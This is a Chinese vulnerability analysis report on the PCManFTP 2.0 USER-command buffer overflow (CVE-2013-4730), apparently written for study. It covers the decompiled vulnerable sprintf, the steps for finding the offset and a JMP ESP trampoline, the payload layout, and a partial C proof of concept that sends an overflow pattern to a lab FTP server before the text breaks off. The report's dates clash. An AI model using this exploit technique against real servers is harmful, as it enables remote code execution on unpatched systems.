北京蓝森科技有限公司

PCManFTP v2.0（CVE-2013-4730）漏洞分析报告

软件名称： PCManFTP	**操作系统：** Windows 7 SP1
软件版本： 2.0	**漏洞编号：** CVE-2013-4730
漏洞模块： PCManFTPD2.exe	**危害等级：** 高危
模块版本： 2.0.0.0	**漏洞类型：** 缓冲区溢出
编译日期： 2005-01-01	**威胁类型：** 远程

分析人：张海龙

2016 年 12 月 23 日

目录

1. 软件简介

PCMan's FTP Server 是洪任谕程序员所研发的一套 FTP 服务器软件。该软件具有体积小、功能简单等特点。

2. 漏洞成因

PCMan's FTP Server 2.0 版本中存在缓冲区溢出漏洞。远程攻击者可借助 USER 命令中的长字符串利用该漏洞执行任意代码。在 recv 函数上下断点持续跟踪，发现服务端在接收到登录请求之后，会将受到的信息进行字符串拼接，而在字符串拼接的地方，并未进行长度控制，因此导致缓冲区溢出,即使用 sprintf 对于写入 buffer 的字符数是没有限制的，这就存在了 buffer 溢出的可能性。解决这个问题，可以考虑使用 snprintf 函数，该函数可对写入字符数做出限制。

```
struct CWinThread *__thiscall sub_403E60(_DWORD *this, _BYTE *a2)
{
  _DWORD *v2; // esi@1
  struct CWinThread *result; // eax@2
  int v4; // eax@3
  int v5; // eax@4
  int v6; // eax@6
  struct CWinThread *v7; // eax@12
  struct CWinThread *v8; // eax@15
  struct _SYSTEMTIME SystemTime; // [sp+8h] [bp-814h]@3
  DWORD NumberOfBytesWritten; // [sp+18h] [bp-804h]@7
  char Buffer; // [sp+1Ch] [bp-800h]@6

  v2 = this;
  if ( dword_443540 || (result = (struct CWinThread *)dword_443548) != 0 )
  {
    GetLocalTime(&SystemTime);
    v4 = v2[9];
    if ( v4 )
      v5 = *(_DWORD *)(v4 + 8);
    else
      v5 = v2[1];
    v6 = sprintf(
           &Buffer,
           aDDD02d02d05dSS,
           SystemTime.wYear,
           SystemTime.wMonth,
           SystemTime.wDay,
           SystemTime.wHour,
           SystemTime.wMinute,
           v2[3],
           v5,
           a2);
    if ( hFile != (HANDLE)-1 )
      WriteFile(hFile, &Buffer, v6, &NumberOfBytesWritten, 0);
```

3. 利用过程

3.1 准备工作

1)自动生成有序数，并能确定异常点的偏移(可以使用 windbg 插件 Mona2)
2)Mona2 环境需要 Python 2.7
3)Windbg(用来定位 JMP ESP 地址)
4)OllyDbg(为了后续测试)
5)Visual Studio2019 写测试代码和 ShellCode


3.2 配置环境

1)虚拟机 win7 专业版 sp1
2)安装 WDK，它自带 WinDBG
3)安装 Python2.7.2
4)安装 Visual C++ 2008 运行库

5)安装 WinDbg 的 Python 插件 Pykd
6)复制 mona.py 和 windbglib.py 到 WinDbg 同目录
7)运行 WinDbg 随便调试一个程序进行测试以上环境
.load pykd.pyd 加载 pykd
!py mona 测试 Mona
.reload /f 加载 windbg 符号


3.3 软件测试


FTP 需要符合标准:RFC959
1)建立 Socket 连接，连接目标 FTP
2)连接 FTP 服务器的欢迎语
3)发送”USER XXX”到 FTP
4)接受请求结果
5)详细代码在后文 exploit(poc 中 4))




3.4 手动 Fuzz 测试


构建长字符串进行测试，使用 mona 生成有序长字符串!Py mona pc 3000，替换掉”+++Haha+++”,再测试，发现测试代码在等待服务器信息处不能退出，虚拟机中的程序已经崩溃






观察 windbg 中的信息，得到异常信息并查找到异常处在字符串中的位置



事件查看器
文件(F) 操作(A) 查看(V) 帮助(H)
事件查看器 (本地)
自定义视图
Windows 日志
应用程序
安全
Setup
系统
转发事件
应用程序和服务日志
订阅
应用程序 事件数: 2,908
级别 日期和时间 来源 事件 ID 任务类别
信息 2020/11/23 10:25:54 Windo... 1001 无
错误 2020/11/23 10:24:11 Applic... 1000 (100)
事件属性 - 事件 1000 , Application Error
常规 详细信息
错误应用程序名称: PCManFTPD2.exe , 版本: 2.0.0.0 , 时间戳: 0x425d833f
错误模块名称: unknown , 版本: 0.0.0.0 , 时间戳: 0x00000000
异常代码: 0xc0000005
错误偏移量: 0x396f4338
错误进程 ID: 0x11b8
日志名称(M): 应用程序
来源(S): Application Error
记录时间(D): 2020/11/23 10:24:11



得到偏移后，在系统中查找一个 JMP ESP 作为跳板




用当前指令(!py mona jmp r esp)得到的地址不能作为跳板，因为如果转成字符串， 会有 00 出现，使用指定模块查找方法



3.5 Shellcode 组合逻辑

第一部分：”USER　”(注意有空格)
第二部分：无意义的字符串，长度为 2001 个字节
第三部分：JMP ESP
第四部分：解密代码+Payload，位于 ESP 指向的地址，与 JMP ESP 指令相差 4 个字节



Payload 在读取时被 0x00 字符截断了，对 Payload 进行异或加密，并在开头加上解密代码的十六进制数

4. PoC

```
#define _CRT_SECURE_NO_WARNINGS
#define _WINSOCK_DEPRECATED_NO_WARNINGS
/*----     win32 网络编程几步走 （客户端）     ------*/
#include <WINSOCK2.H>
#include <STDIO.H>
#include <iostream>
using namespace std;
#pragma  comment(lib,"ws2_32.lib")


int main(int argc, char* argv[])
{
  WORD sockVersion = MAKEWORD(2, 2);
  WSADATA data;
  if (WSAStartup(sockVersion, &data) != 0)
  {
    return 0;
  }
  /* ---- 1、创建套接字（socket） ------ */
  SOCKET sclient = WSASocketA(AF_INET, SOCK_STREAM, IPPROTO_TCP, 0, 0, 0);
  if (sclient == INVALID_SOCKET)
```

```
{
  printf("invalid socket !");
  return 0;
}

SOCKADDR_IN serAddr;
serAddr.sin_family = AF_INET;
serAddr.sin_port = htons(21);
serAddr.sin_addr.S_un.S_addr = inet_addr("192.168.75.132");

/* -------  2、向服务器发出连接请求（connect） ------ */
if (connect(sclient, (SOCKADDR*)&serAddr, sizeof(serAddr)) == SOCKET_ERROR)
{
  cout << WSAGetLastError() << endl;
  printf("connect error !");

  closesocket(sclient);
  return 0;
}

/*------- 3、和服务器端进行通信（send/recv）-------- */
char recData[4096];
recv(sclient, recData, 4096, 0);

char* sendData = (char*)
  "USER  anonymous
a0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8A
c9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7A
f8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6A
i7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5A
l6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4A
o5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3A
r4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2A
u3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1A
x2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0B
a1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9B
d0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8B
f9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7B
i8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6B
l7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5B
o6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4B
